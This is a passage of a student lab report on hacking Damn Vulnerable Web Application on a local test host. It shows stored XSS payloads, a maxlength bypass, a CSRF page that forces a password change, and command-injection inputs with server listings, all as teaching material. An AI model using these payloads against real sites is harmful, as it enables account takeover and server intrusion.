
Submit

Hello

2.2 XSS Stored on DVWA

Similar commands for the XSS Stored were tested on *low security* level and they performed accordingly

FIGURE 2-13 XSS ON <SCRIPT>ALERT('1')</SCRIPT>


192.168.20.4/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * test

Message * <script>alert('1')</script>

Sign Guestbook

Name: test
Message: This is a test comment.


More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

FIGURE 2-14 RESULT ON STAEMENT 2-13


192.168.20.4 says:

1

Prevent this page from creating additional dialogs.

OK

However, breaking through the medium security was a lot harder. Further research through code proved that the name and the message field are not protected, but the maximum length is too low to write anything sensible. In order to go around the limitation, the maximum length attribute of the `Name` input was changed to `maxlength=100` through the Code Inspector and that allowed to use the same script:


Name: `<marquee/onstart=confirm(1)>`

Message: `test`

FIGURE 2-15 CODE INSPECTOR

```
▼<table width="550" border="0" cellpadding="2" cellspacing="1">
  ▼<tbody>
    ▼<tr>
        <td width="100">Name *</td>
      ▼<td>
          <input name="txtName" type="text" size="30" maxlength="10">
        </td>
      </tr>
    ▼<tr>
        <td width="100">Message *</td>
      ▼<td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength=
          "50"></textarea>
```

FIGURE 2-16 CODE INSPECTION WEBSITE OVERVIEW




```
▼<table width="550" border="0" cellpadding="2" cellspacing="1">
  ▼<tbody>
    ▼<tr>
        <td width="100">Name *</td>
      ▼<td>
          <input name="txtName" type="text" size="30" maxlength="10"> == $0
        </td>
      </tr>
    ▼<tr>
        <td width="100">Message *</td>
      ▼<td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength=
          "50"></textarea>
        </td>
```

```
element.style {
}
input, textarea, select {                    main.css:32
  font:▶100% arial,sans-serif;
  vertical-align: middle;
}
input:not([type]),              user agent stylesheet
input[type="email" i], input[type="number" i],
input[type="password" i], input[type="tel" i],
input[type="url" i], input[type="text" i] {
  padding:▶1px 0px;
}
input {                         user agent stylesheet
  -webkit-appearance: textfield;
  background-color: white;
  -webkit-rtl-ordering: logical;
```


Vulnerability: Stored Cross Site Scripting (XSS)
input 224.4 × 20.8
Name *
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: medium
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.8

FIGURE 2-17 RESULT ON XSS STATEMENTS FROM 2-8



```
▼<form method="post" name="guestform" onsubmit="return
validate_form(this)">
  ▼<table width="550" border="0" cellpadding="2" cellspacing="1">
    ▼<tbody>
      ▼<tr>
          <td width="100">Name *</td>
        ▼<td>
            <input name="txtName" type="text" size="30" maxlength="10"> == $0
          </td>
        </tr>
      ▶<tr>…</tr>
      ▶<tr>…</tr>
      </tbody>
    </table>
  </form>
```

FIGURE 2-18 RESULT ON XSS STATEMENTS FROM 2-8 (CLOSE UP)



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name:
Message: test

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

3 Cross Site Request Forgery (CSRF)

A CSRF[2] attack involves a malicious web site, email, blog, instant message, or program causes a user's web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful CSRF attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function via the target's browser without knowledge of the target user, at least until the unauthorized transaction has been committed. (Owasp, 2016)

3.1 CSRF on DVWA

According to literature, to perform the CSRF attack an html file must be created with the following content:

FIGURE 3-1 HTML FILE

```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://192.168.20.4/dvwa/vulnerabilities/csrf/?
password_new=admin&password_conf=admin&Change=Change">
</meta>
</head>
<body>
<script>alert(Password has changed.)</script>
</body>
</html>
```

and uploaded to the website. If a user would visit the link of the file, his or her password would be changed to anything we want.

Medium security only added referer check in CSRF page. It checks if request originated from the localhost, so the same attack as on low security works if we use Chain

[2] CSRF = Cross-Site Request Forgery


Vulnerability: use XSS vulnerability and make user visit our contamineted page from the same website.

4 Path Traversal (PT)

A PT[3] attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control (such as in the case of locked or in-use files on the Microsoft Windows operating system). (Owasp, 2015)

First, in order to learn which files are on the server we use Command Execution page. We go back two folders, print out the current working directory and list the files in that directory. Following statement was used: `google.com ; cd ../../; pwd; ls.`

FIGURE 4-1 FILES



192.168.20.4/dvwa/vulnerabilities/exec/#

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

google.com ; cd ../../; pwd; ls


```
PING google.com (216.58.212.174) 56(84) bytes of data.
64 bytes from ams15s22-in-f174.1e100.net (216.58.212.174): icmp_req=1 ttl=56 time=4.45 ms
64 bytes from ams15s22-in-f14.1e100.net (216.58.212.174): icmp_req=2 ttl=56 time=4.48 ms
64 bytes from ams15s22-in-f174.1e100.net (216.58.212.174): icmp_req=3 ttl=56 time=4.52 ms

--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 4.457/4.488/4.522/0.081 ms
/var/www/dvwa
CHANGELOG.md
COPYING.txt
README.md
about.php
config
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities
```

Once the files have been displayed, they can be accessed `../../filename.extension` in the URL.

[3] PT = Path traversal

FIGURE 4-2 PAGE ACCESSED AFTER FILES WERE MADE PUBLIC




Index of /dvwa/hackable

Name	Last modified	Size	Description
Parent Directory		-	
uploads/	20-Apr-2015 14:25	-	
users/	20-Apr-2015 14:25	-	

Apache/2.2.22 (Debian) Server at 192.168.20.4 Port 80

On medium security we needed to replace the semicolon with one ampersand (&) in order to inject the commands we wanted.

FIGURE 4-3 MEDIUM SECURITY PT



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

google.com & ls

```
help
index.php
source
PING google.com (216.58.212.174) 56(84) bytes of data.
64 bytes from ams15s22-in-f174.1e100.net (216.58.212.174): icmp_req=1 ttl=56 time=4.50 ms
64 bytes from ams15s22-in-f14.1e100.net (216.58.212.174): icmp_req=2 ttl=56 time=4.63 ms
64 bytes from ams15s22-in-f174.1e100.net (216.58.212.174): icmp_req=3 ttl=56 time=4.59 ms

--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 4.503/4.577/4.634/0.095 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

5 Conclusions

The hacking techniques that were researched within this project provided a great insight into the vulnerabilities of the websites and the process of hacking the DVWA website. On low and medium security DVWA was easily hackable without having prior knowledge about any web hacking techniques. DVWA on high security and course documents demonstrated proper "defense" against the types of attacks mentioned in the report and common mistakes.

The results show how vulnerable web applications can be to very commonly known web attacking techniques. Leaving a web application unsecured proves great risk to expose user’s information such as personal information or even worse banking transaction. Risk analysis and thread analysis should be considered for major companies, as well as, small startups to prevent attacks. As a result, securing a web application must have always highest priority.

6 References

CrackStation.net. (September 2016). *Free Password Hash Cracker*. Von CrackStation: https://crackstation.net/ abgerufen

Elias Athanasopoulos, A. K. (2010). *Hunting Cross-Site Scripting Attacks in the Network*. Von http://w2spconf.com/2010/papers/p12.pdf abgerufen

Owasp. (2015). *Path Traversal*. Von Owasp: https://www.owasp.org/index.php/Path_Traversal abgerufen

Owasp. (2016). *Cross-Site Request Forgery* . Von Owasp: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet abgerufen

SecuriTeam.com. (2002, May). *SQL Injection Walkthrough*. Retrieved from SecuriTeam.com: http://www.securiteam.com/securityreviews/5DP0N1P76E.html